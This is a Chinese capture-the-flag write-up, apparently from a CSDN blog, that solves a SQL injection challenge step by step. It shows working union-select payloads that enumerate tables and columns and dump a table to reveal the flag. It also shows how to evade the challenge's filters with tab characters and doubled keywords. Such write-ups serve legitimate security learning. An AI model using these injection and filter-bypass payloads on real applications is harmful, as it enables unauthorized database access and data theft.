


发现or被删掉了，那么重写or: png=1%09oorrnder%09by%091#






一直增加到4，页面报错，所以显示位有3个




查找显示位 `png=0%09union%09select%091,2,3#`




查表:

```
png=0%09union%09select%091,2,group_concat(table_name)%09from%09information_schema.tables%09where%09table_schema=database()#
```




发现又被过滤了，定位到“tables”，直接拿出来单独测试 `png=0%09union%09select%091,2,information_schema.tables`




又被过滤了，重写或绕过 `png=0%09union%09select%091,2,infoormation_schema.tables`






再次查表:

```
png=0%09union%09select%091,2,group_concat(table_name)%09from%09infoormation_schema.tables%09where%09table_sche  
ma=database()#
```



查字段名:

```
png=0%09union%09select%091,2,group_concat(column_name)%09from%09infoormation_schema.columns%09where%09table_na  
me='bluesky' #
```



查字段: `png=0%09union%09select%09id,sky1,sky2%09from%09bluesky#`

The screenshot shows a web application interface with a yellow background. On the left, there are two pencils. The main content area features the text "TW SECURITY" with a gear icon. Below this is a search bar containing the text "SQL.png" and a blue "Search" button. Underneath the search bar, there is a vertical list of Chinese text: "半夏彼岸 似水流年", "不忘初心 方得始终", "生死挈阔 与子成说", "如人饮水 冷暖自知", and "你若安好 便是晴天two{Q1ng_t1an_day5}". To the right of the application, a browser's developer tools are open, showing the "Network" tab. The address bar contains the URL: `https://rmovnl.exeve.run/fesblhcez/index?png=0%09union%09select%09id,sky1,sky2%09from%09bluesky#`. The "Execute" button is highlighted, and the "Post data" checkbox is checked. Below the developer tools, a console window shows the output: `[\x3c\x73\x74\x79\x6c\x65\x3e`. The browser's status bar at the bottom right shows "CSDN @beirry".

得到flag